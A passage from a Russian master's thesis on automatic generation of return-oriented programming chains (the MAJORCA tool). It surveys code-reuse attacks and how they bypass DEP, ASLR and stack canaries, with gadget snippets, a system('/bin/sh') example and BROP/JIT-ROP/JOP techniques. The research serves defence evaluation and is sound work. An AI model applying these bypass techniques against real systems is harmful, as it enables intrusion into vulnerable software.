Московский государственный университет имени М.В.Ломоносова
Факультет вычислительной математики и кибернетики
Кафедра системного программирования

Вишняков Алексей Вадимович

Разработка и реализация метода генерации цепочек возвратно-ориентированного программирования

МАГИСТЕРСКАЯ ДИССЕРТАЦИЯ

Научный руководитель:
академик РАН, д.ф.-м.н., профессор
Аветисян Арутюн Ишханович

Москва, 2020

Аннотация

Разработка и реализация метода генерации цепочек возвратно-ориентированного программирования

Вишняков Алексей Вадимович

Современное программное обеспечение неизбежно содержит ошибки. Особенно опасны ошибки, которые могут быть использованы в злонамеренных целях. Постоянно совершенствуются методы защиты от использования ошибок. Важно уметь оценивать качество реализованных защитных механизмов. В данной работе предлагается метод генерации цепочек возвратно-ориентированного программирования (ROP), который может быть использован для оценки качества защитных механизмов. ROP цепочки используют уже содержащиеся в приложении блоки инструкций (гаджеты) и обходят защитный механизм DEP. Разработанный метод позволяет автоматически получать цепочки для архитектур x86 и MIPS. Метод позволяет осуществлять поиск возвратно-ориентированных (ROP) и переходо-ориентированных (JOP) гаджетов в исполняемом файле. Далее происходит определение семантики найденных гаджетов в результате их классификации по типам. Классифицированные гаджеты фильтруются и сортируются по качеству, строятся индексы для быстрого получения гаджетов. Потом происходит перебор ориентированных ациклических графов гаджетов с желаемой семантикой. По первому графу, для которого удастся построить расписание, генерируется линейная ROP цепочка. В рамках данной работы полностью решается проблема запрещенных символов. Например, если данные получаются с использованием функции `strcpy`, то они не могут содержать нулевых байтов. Метод был реализован в виде программного инструмента MAJORCA, который показал лучшие результаты по сравнению с аналогичными инструментами, имеющими открытый исходный код. Сравнение количества работоспособных цепочек системного вызова для платформы Linux x86-64 производилось с помощью реализованной тестовой системы ROP Benchmark.

Благодарности

Хочу поблагодарить Вартана Падаряна за замечательный курс по архитектуре ЭВМ и языку ассемблера, который во многом определил мои научные интересы. Огромное спасибо Вадиму Каушану за обучение написанию научных текстов, ответы на многочисленные вопросы и руководство моими первыми шагами в науке. Я крайне признателен соавтору MAJORCA и моему близкому коллеге Алексею Нурмухаметову за критику, идеи и мозговые штурмы.

Содержание

1 Введение

Современное программное обеспечение содержит ошибки. Их наличие рассматривается некоторыми исследователями как неизбежность. Однако далеко не все ошибки возможно использовать в злонамеренных целях. Ошибки, которые могут быть использованы в злонамеренных целях будем называть *критическими дефектами*. Активация таких дефектов приводит к серьезным последствиям: денежным убыткам, деградации средств коммуникации, компрометации криптографических ключей [1] и др. Критические дефекты присутствуют в браузерах, офисных приложениях, ядрах операционных систем, сетевых маршрутизаторах. С развитием технологий интернета вещей окружающие нас бытовые предметы (чайники, холодильники, душевые системы и др.) могут быть подвержены атакам. Особенно критичны вопросы безопасности медицинского оборудования. Halperin и др. [2] показали возможность активации критических дефектов имлантируемых сердечных дефибрилляторов.

Вместе с развитием безопасного цикла разработки программного обеспечения улучшаются также методы по обнаружению разнообразных программных дефектов. В ответ на усовершенствование методов защиты от использования дефектов разрабатываются новые методы их обхода. Поэтому необходимо знать и понимать, как устроены методы как защиты, так и атаки на программное обеспечение. Также часто для приоритетного исправления дефектов вендоры и разработчики программного обеспечения требуют подтверждающие примеры. Более того, необходимо уметь оценивать качество реализованных защитных механизмов.

Переполнение буфера на стеке является, пожалуй, одним из самых распространенных критических дефектов [3], что объясняется сравнительной легкостью в использовании этого дефекта для перехвата потока управления под контроль атакующего. В случае полного отсутствия защит активация дефекта происходит следующим образом. Адрес возврата, расположенный на стеке выше локального буфера, перезаписывается контролируемым значением. Данное значение указывает обратно внутрь буфера, где располагается код, который хочет исполнить атакующий.

Для противодействия исполнению кода, расположенного в буфере на стеке, появилась защита DEP. Она позволила запретить исполнять определенные регионы памяти процесса, такие как стек и куча, и, в свою очередь, запретить писать в регионы па-

мяти, помеченные для исполнения. Данная защита положила конец эпохе инъекции кода в память процесса. Атакующие оказались ограничены в возможностях исполнять только код, имеющийся в памяти процесса.

В ответ на повсеместное распространение DEP начали активно развиваться атаки повторного использования кода. Первой из них являлась атака возврата в библиотеку [4]. На стек помещается адрес функций для вызова на место адреса возврата, а за ним следом размещаются аргументы функции. Обобщением данного метода атаки стало развитие методов возвратно-ориентированного программирования [5–7]. В этом случае вместо функций выступают короткие последовательности инструкций, заканчивающиеся инструкцией возврата и называемые *гаджетами*. Гаджеты связываются в цепочки так, чтобы они последовательно передавали друг другу управление и осуществляли в совокупности некоторую вредоносную нагрузку. Shacham [5] дал определение понятию гаджет и привел первый каталог гаджетов, для которого была показана полнота по Тьюрингу для архитектуры набора команд x86. В дальнейшем была показана применимость возвратно-ориентированного программирования и для других архитектур набора команд: ARM [8–12], SPARC [13], Atmel AVR [14], PowerPC [15], Z80 [16], MIPS [15]. В работах [9, 17–19] было показано, что можно использовать гаджеты, которые оканчиваются не только инструкциями возврата.

Вместе с развитием методов повторного использования кода происходило и развитие инструментов, с помощью которых атакующий конструировал атаки данного типа. Вначале этот процесс выполнялся практически вручную, но со временем он постепенно автоматизировался. Набор подходов к автоматизированному построению цепочек повторного использования кода представлен в [6, 7, 11–13, 18, 20–26]. Кроме того, для некоторых из них даже доступны инструменты [27–39].

Данная работа ставит своей целью разработку метода генерации цепочек возвратно-ориентированного программирования, который может быть использован для оценки качества реализованных защитных механизмов в рамках гранта РФФИ № 17-01-00600.

Также возвратно-ориентированное программирование может быть использовано как стеганографический метод [40]. Ntantogian и др. [41] предлагают использовать методы повторного использования кода для сокрытия вредоносной функциональности от обнаружения антивирусными средствами, а Mu и др. [42] в целях обфускации кода. Методами повторного использования кода в том числе в программное обеспечение могут быть

заложены недокументированные возможности [43, 44].

Кроме практической применимости, рассматриваемые в работе методы и инструменты могут иметь и научный интерес [45]. Задача автоматизированной генерации цепочек для атак повторного использования кода является задачей трансляции некоторого описания цепочки в архитектуру набора команд виртуальной машины, неявно задаваемой состоянием памяти атакуемого процесса. В качестве инструкций набора команд выступают гаджеты, расположенные в памяти процесса. Причем заранее неизвестно, какой набор инструкций предоставляет исполняемый файл. Для его определения необходимо найти все гаджеты, а затем произвести процедуру определения их функциональности (семантики). В результате формируется каталог гаджетов, где описана их семантика. Каталог гаджетов является входными данными для инструмента, который генерирует цепочку. Генерирующий цепочку инструмент должен учитывать тот факт, что в наборе гаджетов, в отличие от процессора, некоторые инструкции могут отсутствовать, а другие — иметь нетривиальные побочные эффекты. Все это усложняет построение инструментов автоматической генерации цепочек возвратно-ориентированного программирования.

Работа организована следующим образом. В главе 2 проводится обзор атак и защитных механизмов. Глава 3 содержит постановку задачи, а глава 4 — цели данной работы. Обзор существующих методов генерации цепочек возвратно-ориентированного программирования приводится в главе 5. В начале данной главы описывается общая схема генерации цепочек повторного использования кода. В разделе 5.1 вводится определение *каталога гаджетов*. В разделе 5.2 описываются подходы к поиску гаджетов. В разделе 5.3 приводятся методы определения семантики гаджетов. В разделе 5.4 проводится обзор методов генерации цепочек гаджетов. В разделе 5.5 освещается проблема учета запрещенных символов в цепочках. В главе 6 представлен разработанный метод генерации цепочек возвратно-ориентированного программирования. Экспериментальное сравнение реализованного инструмента MAJORCA [46] с инструментами с открытым исходным кодом проводится с использованием разработанной тестовой системы rop-benchmark [47] в главе 7. Глава 8 содержит краткое изложение разработанного метода и результатов.

2 Обзор атак и защитных механизмов

В данной главе приводится история развития атак и защитных механизмов от них. Особое внимание уделяется атакам повторного использования кода. В разделе 2.5 рассказывается про возвратно-ориентированное программирование, которое позволяет обходить современные реализации защитных механизмов.

2.1 Предотвращение выполнения данных

Предотвращение выполнения данных — защитный механизм операционной системы, который запрещает исполнение кода со страниц памяти, помеченных как «данные». Страница памяти не может быть одновременно доступна и на запись, и на исполнение, что точно отражено в названии политики безопасности OpenBSD W^X [48] (**W**rite XOR e**X**ecute). На Windows этот защитный механизм называется DEP (Data Execution Prevention) [49]. Linux [50] и Mac OS X имеют схожие защитные механизмы. Защитный механизм реализуется аппаратно с использованием специального NX-бита (**N**o e**X**ecute), которым помечаются недоступные на исполнение страницы. Если в процессоре отсутствует аппаратная поддержка NX-бита, то этот механизм эмулируется программно.

При классическом переполнении буфера на стеке [51], атакующий внедряет в буфер вредоносный код и передает на него управление. Защита не позволит исполнить внедренный код, т. к. он находится на стеке, который помечен как «данные».

2.2 Атаки повторного использования кода

Атаки повторного использования кода появились для обхода защиты, предотвращающей выполнение данных. Идея заключается в том, чтобы не внедрять вредоносный код, а повторно использовать уже присутствующий в программе и библиотеках код для реализации функциональности вредоносного кода. Переполнение буфера на стеке или возможность у атакующего писать произвольное значение в произвольное место памяти (write-what-where [52]) позволяют подменить адрес возврата из функции адресом некоторого кода из адресного пространства программы. Таким образом, после возврата из функции управление передастся на этот код.

2.3 Атака возврата в библиотеку

Александр Песляк первым показал, что активация дефекта возможна даже при неисполняемом стеке, и предложил атаку возврата в библиотеку (return-to-libc) [4]. Атакующий подменяет адрес возврата адресом некоторой библиотечной функции и размещает ее аргументы выше по стеку. Например, атакующий может вызвать `system("/bin/sh")` из стандартной библиотеки `libc`. Таким образом, атакующий откроет командный интерпретатор операционной системы.

2.4 Рандомизация размещения адресного пространства

Рандомизация размещения адресного пространства (address space layout randomization, ASLR) [53] — защитный механизм операционной системы, который загружает сегменты памяти по различным базовым адресам для каждого запуска программы. Наличие данной защиты затрудняет проведение атаки возврата в библиотеку (return-to-libc), т. к. базовый адрес загрузки библиотеки `libc` рандомизируется и адрес функции `system` неизвестен до загрузки программы. Однако для совместимости с ASLR программа должна быть скомпилирована в позиционно-независимый код [54], что не всегда выполняется. Например, в Linux рандомизируется адрес загрузки динамических библиотек, стека и кучи, а адрес загрузки образа программы часто остается постоянным [55].

Если адрес загрузки библиотеки рандомизирован, а образ программы нет, то атакующий может вызвать импортированную функцию через таблицу динамического связывания PLT [56], которая содержит код для вызова библиотечных функций. Атака возврата в таблицу связывания (return-to-plt) является модификацией атаки возврата в библиотеку и заключается в подмене адреса возврата адресом кода из PLT, который вызовет функцию из динамической библиотеки.

2.5 Возвратно-ориентированное программирование

Shacham [5] предложил термин возвратно-ориентированное программирование (return-oriented programming, ROP). ROP является эффективным средством обхода предотвращения выполнения данных (DEP [49], W^X [48]). В некотором смысле данный подход является обобщением атаки возврата в библиотеку. Однако вредоносная нагрузка осуществляется не вызовом одной функции, а формируется из нескольких уже присут-

Таблица 1: Пример гаджетов для x86

`mov eax, ebx ; ret`	Копирование значения регистра `ebx` в регистр `eax`
`pop ecx ; ret`	Загрузка на регистр `ecx` значения со стека
`add eax, ebx ; ret`	Прибавление к регистру `eax` значения регистра `ebx`

ствующих в программе кусочков кода, которые называются *гаджетами*. Гаджет — это последовательность инструкций, заканчивающаяся инструкцией передачи управления. Каждый гаджет изменяет состояние регистров и памяти вычислительной машины. Например, складывает значения двух регистров и записывает результат в третий. Атакующий, изучив все имеющиеся в программе гаджеты, связывает их в *цепочки*, в которых гаджеты последовательно передают управление друг другу. Суммарная вредоносная нагрузка реализуется такой цепочкой гаджетов. При достаточном количестве гаджетов атакующим может быть сформирован полный по Тьюрингу набор, который позволит реализовывать произвольные вычисления [5]. Следует отметить, что ROP может также применяться при частичной рандомизации адресного пространства. Тогда используются гаджеты из нерандомизированных областей памяти.

Для наглядности приводится пример нескольких гаджетов для x86 в таблице 1, где представлен ассемблерный код[1] инструкций трех гаджетов. Каждый из гаджетов заканчивается инструкцией передачи управления `ret`, которая позволяет передавать управление следующему гаджету через адрес, размещаемый на стеке.

Архитектура x86 является CISC. Инструкции x86 имеют нефиксированную длину и каждая инструкция может выполнять несколько других низкоуровневых команд. Количество команд настолько велико и они закодированы так плотно, что практически любая последовательность байтов декодируется в корректную инструкцию. Кроме того, из-за различных длин команд (от 1 байта до 15) архитектура x86 не требует выравнивания инструкций. С точки зрения ROP это означает следующее. Набор гаджетов в программе не ограничивается только инструкциями, которые были сгенерированы компилятором. Этот набор расширяется за счет инструкций, не присутствовавших в исходной программе и полученных при доступе в середину других команд. Пример, иллюстрирующий это, приводится ниже [57]:

[1]Здесь и далее мы будем использовать синтаксис Intel для x86 ассемблера.




Рис. 1: Цепочка гаджетов, осуществляющая запись значения `memValue` по адресу `memAddr`

```
f7c7070000000f9545c3 → test edi, 0x7 ;
                       setnz BYTE PTR [ebp-0x3d]
  c7070000000f9545c3 → mov DWORD PTR [edi], 0xf000000 ;
                       xchg ebp, eax ; inc ebp ; ret
```

Набор гаджетов, который можно использовать при составлении ROP цепочки по сути задается исполняемым файлом. И для другого исполняемого файла ROP цепочку придется собирать заново. ROP цепочку можно рассматривать как программу для некоторой виртуальной машины, задаваемой исполняемым файлом [58]. Указатель стека выполняет роль счетчика инструкций этой виртуальной машины. Коды операций (адреса гаджетов) и их операнды размещаются на стеке. Graziano и др. [59] даже предложили инструмент для трансляции ROP цепочек в обычную программу x86. На рисунке 1 приводится пример размещенной на стеке цепочки гаджетов, осуществляющей запись значения `memValue` по адресу `memAddr`. Коды операций (адреса гаджетов) размещаются от адреса возврата на стеке и закрашены темно-серым. Операнды `memValue` и `memAddr` закрашены светло-серым. Фигурными скобками обозначены инструкции виртуальной машины (код команды и ее операнды). Реальные инструкции гаджета на машине x86 приводятся справа. В начало цепочки, где при нормальном исполнении размещается адрес возврата из функции, помещается код команды — адрес первого гаджета. Затем располагается операнд `memValue`, который первый гаджет загрузит на регистр `eax`. Затем следует адрес второго гаджета, которому передаст управление первый гаджет на

инструкции `ret`, и так далее.

Инструкции возврата на x86 кодируются как: `c3`, `c2**`, `cb`, `ca**` (где вместо звездочек могут быть любые байты). Кодирование инструкции возврата таким образом приводит к тому, что в коде для x86 очень много гаджетов. Даже бинарные файлы сравнительно небольшого размера содержат практически применимые с точки зрения атакующих наборы гаджетов. Schwartz и др. [6, 60] приводят статистику, что среди программ размером больше 100KB около 80 % содержат наборы гаджетов, которые позволяют вызывать любую функцию из динамически скомпонованной с приложением библиотеки.

В дальнейшем применение ROP было успешно продемонстрировано для других архитектур набора команд: SPARC [13], Z80 [16] (машина для голосования Гарвардской архитектуры конца 80-х годов), ARM [8–12, 61]. В перечисленных работах было показано, что на RISC архитектурах возможно сконструировать как применимый для активации дефекта, так и полный по Тьюрингу набор гаджетов. RISC архитектуры часто характеризуются фиксированной длиной команд, требованием к выравниванию инструкций по их размеру и упрощенным доступом к памяти (к памяти как правило обращаются только инструкции сохранения и загрузки). Требование к выравниванию инструкций приводит к тому, что по сравнению с x86 остаются только гаджеты, оканчивающимися инструкциями возврата, которые изначально содержались в программе.

2.5.1 Фрейм гаджета

Для размещения ROP цепочки на стеке удобно ввести понятие *фрейма гаджета* [62–64] аналогично стековому кадру x86. Цепочка гаджетов собирается из фреймов. Фрейм гаджета содержит в себе значения параметров гаджета (например, значение, загружаемое на регистр со стека) и адрес следующего гаджета. Начало фрейма определяется значением указателя стека перед выполнением первой инструкции гаджета. На рисунке 2 фигурной скобкой обозначены границы фрейма гаджета `pop eax ; ret 8`. Гаджет загружает значение со стека в `eax` по смещению 0 от начала фрейма. Гаджет имеет размер фрейма `FrameSize = 16`, а адрес следующего гаджета располагается по смещению 4 от начала фрейма (`NextAddr = [esp + 4]`).

Рис. 2: Фрейм гаджета `pop eax ; ret 8`

2.5.2 Атака возврата в рандомизированную библиотеку

Roglia и др. [65] показали, как с помощью ROP вызвать функцию из библиотеки, несмотря на то, что базовый адрес загрузки библиотеки рандомизируется (адрес загрузки образа программы при этом не рандомизируется). Для выполнения динамического связывания Linux хранит адреса импортированных функций в секции `.plt.got` [56] (в Windows есть аналогичный механизм через таблицу импорта Import Address Table [66]). Эта информация может быть использована атакующим для вычисления адресов оставшихся функций из динамически связанных библиотек. Предположим, что в `.plt.got` содержится адрес импортированной функции `open` из `libc`. Тогда адрес функции `system` может быть вычислен по следующей формуле:

$$system = open + (offset(system) - offset(open)),$$

где функция $offset(s)$ возвращает смещение виртуального адреса функции s относительно базового адреса загрузки библиотеки. Дело в том, что ASLR рандомизирует базовый адрес загрузки библиотеки, а значение смещения функции `system` относительно `open` внутри библиотеки ($offset(system) - offset(open)$) остается постоянным и заранее известно атакующему.

Атакующий составляет ROP цепочку, которая загрузит из `.plt.got` адрес функции `open`, прибавит к загруженному адресу заранее известное смещение `system` относитель-

но `open` и передаст управление на вычисленный адрес, т. е. на функцию `system`. Также атакующий может составить цепочку, которая прибавит к адресу функции `open` в памяти `.plt.got` необходимое смещение и вызовет функцию по адресу из этой памяти. Если же необходимо вызвать импортированную функцию, то может быть составлена ROP цепочка, которая вызовет функцию по ее адресу из `.plt.got`, или использована атака return-to-plt (разд. 2.4), где код в PLT вызовет эту функцию.

Следует отметить, что в Linux используется механизм ленивого связывания. Изначально в `.plt.got` вместо адресов импортированных функций записывается адрес функции-заглушки, которая в свою очередь при первом вызове импортированной функции осуществит ее динамическое связывание и запишет ее виртуальный адрес в `.plt.got`. Таким образом, вычисление адреса функции `system` нужно производить на основе адреса уже вызванной на момент активации дефекта функции из libc, т. е. адрес которой уже записан в `.plt.got`.

Для защиты `.plt.got` от перезаписи существует флаг `LD_BIND_NOW`, который отключает ленивое связывание и указывает загрузчику незамедлительно производить связывание всех импортируемых функций [67]. Однако чтение из `.plt.got` по прежнему возможно и можно вычислять адрес `system` на основе адреса любой импортированной функции.

Kirsch и др. [68] показали, что даже при включенных защитах динамический загрузчик (POSIX) оставляет в программе указатели на функции, вызываемые при выходе из программы, которые доступны на запись. Атакующий может перезаписать эти указатели так, чтобы при выходе из программы исполнился вредоносный код.

2.5.3 Использование гаджетов из рандомизированной библиотеки

Гаджетов в исполняемом файле не всегда хватает для осуществления вредоносной нагрузки. Например, могут отсутствовать гаджеты для загрузки аргументов функции, передаваемых через регистры. Ward и др. [69] предложили метод, позволяющий использовать гаджеты из динамически связанных библиотек, чей адрес загрузки рандомизируется. Предполагается, что адрес загрузки исполняемого файла программы при этом не рандомизируется.

Суть идеи опирается на способность осуществлять частичную перезапись указателей из таблицы глобальных смещений (GOT [56]). Такая перезапись может осуществляться,

например, при write-what-where [52] дефекте. Данная таблица содержит значения указателей на код в памяти процесса (как правило, находящийся в библиотеках). Изменение последнего байта значения указателя позволяет адресовать код в пределах параграфа памяти вокруг этого указателя. Например, если значение указателя 0xdeadbeef, то для адресации доступен интервал адресов 0xdeadbe00–0xdeadbeff. Рандомизация адресного пространства, работающая на уровне изменения таблиц виртуальной памяти, меняет только старшие байты адресов. Таким образом, расположенный на одной странице код не меняет своих младших байтов. Из чего следует, что переписывание младшего байта указателя на код позволяет позиционно-независимо адресовать код в пределах параграфа памяти размером $2^8 = 256$ байтов.

После того, как младшие байты указателей в таблице глобальных смещений (GOT) исправлены, необходимо передать на них управление. Этого можно добиться путем расположения на стеке указателей на записи таблицы связывания процедур (PLT [56]), которые косвенно передают управление по адресам, записанным в соответствующих ячейках таблицы GOT. Стоит отметить, что можно использовать только записи тех функций, адреса которых были заполнены динамическим загрузчиком (т. е. тех функций, которые вызывались хотя бы раз до момента активации дефекта в программе). Тем самым реализуется вызов гаджетов, которые лежат в пределах одного параграфа памяти от начала функции. Таким образом, можно вызывать гаджеты из рандомизированной библиотеки.

2.5.4 Гаджеты-трамплины

Dino Dai Zove [70] ввел понятие *гаджета-трамплина* (*Stack Pivot*), который может быть использован при атаке на переполнение буфера на стеке или на куче как промежуточное звено. Гаджет-трамплин перемещает указатель стека на начало ROP цепочки и тем самым передает на нее управление. Гаджеты-трамплины бывают следующие:

- `mov esp, eax ; ret`
- `xchg eax, esp ; ret`
- `add esp, <константа> ; ret`
- `add esp, eax ; ret`

Атакующий может подменить указатель функции адресом гаджета-трамлина, например, с помощью сформированной на куче поддельной таблицы виртуальных функций. Вместо вызова функции гаджет-трамплин переместит указатель стека на начало ROP цепочки.

2.5.5 Обход «канарейки»

Для защиты от злонамеренного использования переполнения буфера на стеке компилятор использует «канарейки» [71]. При вызове функции компилятор непосредственно перед адресом возврата на стеке вставляет произвольное значение — «канарейку». Перед возвратом из функции вставляется код, который проверяет значение «канарейки». Если значение изменилось, то программа аварийно завершается. Таким образом, разместить от адреса возврата и выполнить ROP цепочку становится невозможным, т. к. это приведет к перезаписи и изменению значения «канарейки».

Федотов и др. [55] показали, как обойти «канарейку» при работающем защитном механизме, предотвращающем выполнение данных. Метод может быть применен, если присутствует критический дефект write-what-where [52]:

1. Переполнение буфера приводит к перезаписи указателя, размещенного на стеке.
2. Атакующий контролирует значение, которое записывается по этому указателю.

Пусть после переполнения и до проверки значения «канарейки» вызывается функция `free` (рис. 3). Тогда атакующий перезаписывает указатель адресом ячейки из таблицы GOT, в которой хранится адрес функции `free`. В ячейку функции `free` в таблице GOT записывается адрес гаджета-трамплина, который сдвинет указатель стека и передаст управление на ROP цепочку, размещенную выше на стеке, но до «канарейки». Таким образом, вместо вызова функции `free` управление передается на гаджет-трамплин, который в свою очередь передает управление на ROP цепочку. При этом значение «канарейки» не изменяется, и проверка ее значения при возврате из функции пройдет успешно.

2.5.6 Отключение DEP и передача управления обычному шелл-коду

Распространен двухстадийный способ атаки [70]. Первая стадия осуществляется с использованием ROP. Она отвечает за размещение шелл-кода для второй стадии, отклю-

Рис. 3: Обход «канарейки»

чение защит и передачу управления на размещенный шелл-код. На второй стадии исполняется обычный шелл-код, который содержит основную вредоносную нагрузку. Таким образом, можно легко изменять вредоносную нагрузку, подменив только шелл-код из второй стадии. Ниже приводится подробное описание обеих стадий:

1. **ROP стадия.** Атакующий размещает шелл-код на стеке или же записывает его в память с использованием ROP цепочки. Далее атакующий составляет ROP цепочку, которая отключит DEP: вызов функции `mprotect` [72] (`VirtualProtect` [73]) сделает размещенный шелл-код исполняемым. В итоге управление передается на обычный шелл-код.

2. **Шелл-код стадия.** Вредоносная нагрузка содержится в шелл-коде, который те-

перь является исполняемым. Выполнение шелл-кода завершает атаку.

Peter Van Eeckhoutte [74] описал способ обхода DEP в 32-битных Windows программах с использованием гаджета `pushad ; ret`. Идея заключается в том, что регистры предварительно инициализируются значениями так, чтобы после выполнения инструкции `pushad` (которая сохраняет регистры общего назначения на стек) на стеке оказалась обыкновенная ROP цепочка. ROP цепочка, в свою очередь, вызовет функцию `VirtualProtect`, чтобы сделать стек исполняемым, и передаст управление на обычный шелл-код, размещенный выше на стеке. Подробное описание этого способа и рисунок можно найти в статье [63].

2.6 Применение ROP при наличии DEP и ASLR

В определенных условиях возможно построить атаку повторного использования кода на приложение, бинарный код которого отсутствует у атакующего. Bittau и др. [75] приводят пример такой атаки — BROP (blind return-oriented programming). Модель атаки в данной работе полагает, что атакуемый веб-сервис обрабатывает каждый входящий запрос в отдельном процессе, который порождается системным вызовом `fork`. Это означает, что карта памяти процессов обработчиков не меняется. Данный факт предоставляет атакующему возможность динамически изучать атакуемый веб-сервис.

Авторы работы показывают, что в таких условиях возможно реализовать динамический поиск гаджетов в памяти атакуемого процесса. Поиск гаджетов осуществляется путем наблюдения за побочными эффектами выполнения атакуемой программы. Вместо адреса возврата на стек функции, содержащей переполнение буфера, помещается тестовое значение адреса. При выходе из функции управление передается на этот адрес. Концептуально в этот момент может произойти два принципиальных события: падение или пауза. Падение происходит при подаче любого адреса, который находится за пределами исполняемых областей памяти. Пауза наступает в результате задержки выполнения программы, например, после вызова функции `sleep`. Оба события легко наблюдаются через состояние соединения с сервером. Соединение закрывается или остается открытым некоторое время соответственно. Адрес инструкции, вызывающей паузу, принципиально важен для описываемого метода атаки, поскольку он позволяет находить и классифицировать ROP гаджеты в динамике.

Атакующий обнаруживает:

1. S — адрес, приводящий к паузе выполнения программы.

2. T — адрес, заведомо приводящий к аварийному завершению программы.

Для поиска гаджетов берется пробный адрес P. Если составленная атакующим цепочка с пробным адресом приводит к паузе с дальнейшим падением, то тем самым атакующий определяет пробный гаджет к некоторому классу. Ниже приводятся примеры таких цепочек:

- P, S, T, T ... — найдет гаджеты, которые не снимают со стека значений, такие как `ret` и `xor rax, rax ; ret`;

- P, T, S, T, T ... — найдет гаджеты, которые снимают со стека ровно одно слово, такие как `pop rax ; ret` и `pop rdi ; ret`;

Конкретное определение регистров, используемых каждым гаджетом загрузки, производится по побочным эффектам вызовов функций из таблицы связывания (которую также обнаруживают специальной процедурой [75]) и системных вызовов (`syscall`). Конечной целью построения цепочки является вызов системного вызова `write`, который считывает из памяти образ исполняемого файла и отправляет по сети атакующему. Он производит подробный анализ исполняемого файла и конструирует ROP цепочку, выполняющую нужные ему действия.

Snow и др. [76] предложили другой пример построения ROP цепочки для приложения, бинарный код которого отсутствует у атакующего — JIT-ROP. Отличительной особенностью данной работы являются условия модельной атаки. Авторы полагают, что в атакуемой системе присутствует набор современных средств защиты, таких как DEP, ASLR и даже мелкозернистая рандомизация адресного пространства при каждом запуске приложения [77]. Однако авторы полагают также, что в атакуемом приложении присутствуют множественные утечки, раскрывающие адресное пространство процесса. Пример приводимой атаки описывается для браузеров IE. Атака реализуется, например, через вредоносный JavaScript код, загруженный браузером вместе с веб-страницей. В такой постановке у атакующего есть возможность строить ROP цепочку только непосредственно во время атаки. Все методы поиска, классификации гаджетов должны быть достаточно легковесны, чтобы их можно было разместить в коде скрипта и их выполнение не нагрузило критическим образом атакуемую вычислительную машину. Для

достижения этого авторы адаптировали предложенные Schwartz и др. [6] алгоритмы, заменив метод классификации на собственный эвристический алгоритм, достаточно хорошо работающий в условиях присутствия в адресном пространстве браузера огромного количества бинарного кода.

Göktas и др. [78] предложили подход формирования ROP цепочки, который работает в условиях наличия DEP и рандомизации бинарного образа и всех библиотек. Их подход опирается на идею, которую они называют «массаж» стека. Ключевая идея заключается в том, что при выполнении программы на стек записываются указатели на код (как минимум адреса возврата, а иногда и локальные переменные, содержащие указатели на функции). При возврате из функции записанные данные не очищаются и остаются там до последующих вызовов, которые просто перезаписывают их некоторыми новыми значениями. Кроме того, неинициализированные локальные переменные оставляют значения, записанные на стеке предыдущими вызовами. В итоге аккуратно подобранными входными данными атакующий формирует в пространстве, расположенном ниже стека содержащей критический дефект функции, последовательность указателей на код, которые перемежаются местом для данных. Затем, активируя дефект записи отдельного значения за пределы массива, он исправляет младшие байты указателей так, чтобы они указывали на ROP гаджеты. При необходимости таким же изменениям подвергаются параметры гаджетов. При построении цепочек авторы по аналогии с работой Ward и др. [69] ограничены параграфом памяти относительно указателей, расположенных на стеке программы. Это заставляет их использовать в том числе гаджеты, оканчивающиеся на инструкции вызова `call`. Главным недостатком данного метода является сложность и неавтоматизированность процедуры поиска и формирования такого пути исполнения программы, который бы установил значения ниже по стеку таким образом, чтобы там сформировался скелет будущей ROP цепочки.

2.7 Переходо-ориентированное программирование

Переходо-ориентированное программирование [17] (jump-oriented programming, JOP) использует в качестве гаджетов последовательности инструкций, оканчивающихся инструкциями перехода по контролируемому атакующим адресу. В случае x86 это такие инструкции, как `jmp eax` и `jmp [eax]`. Отличительной особенностью переходо-ориентированного программирования является более сложная по сравнению

с возвратно-ориентированным программированием процедура передачи управления от одного гаджета к другому.

Bletsch и др. [17] устраивают передачу управления для JOP следующим образом:

- Вводится специальный тип гаджета, называемый *гаджетом-диспетчером*, который является связующим звеном между функциональными гаджетами. Данный гаджет поддерживает виртуальный счетчик команд и исполняет JOP программу путем перемещения этого счетчика с одного функционального гаджета на другой. Адреса функциональных гаджетов хранятся в таблице диспетчеризации. В качестве счетчика команд используется некоторый фиксированный регистр, значение которого указывает на ячейку таблицы диспетчеризации с адресом текущего гаджета. Например, таким гаджетом является `add edx, 4 ; jmp [edx]` (`edx` — виртуальный счетчик команд).

- Гаджеты, выполняющие примитивные вычислительные операции, называются *функциональными*. Каждый функциональный гаджет обязан возвращать управление на гаджет-диспетчер. Например, возвращение управления может быть реализовано переходом по регистру, значение которого всегда равно адресу гаджета-трамплина (`pop eax ; jmp esi` — гаджет загрузки значения в `eax`).

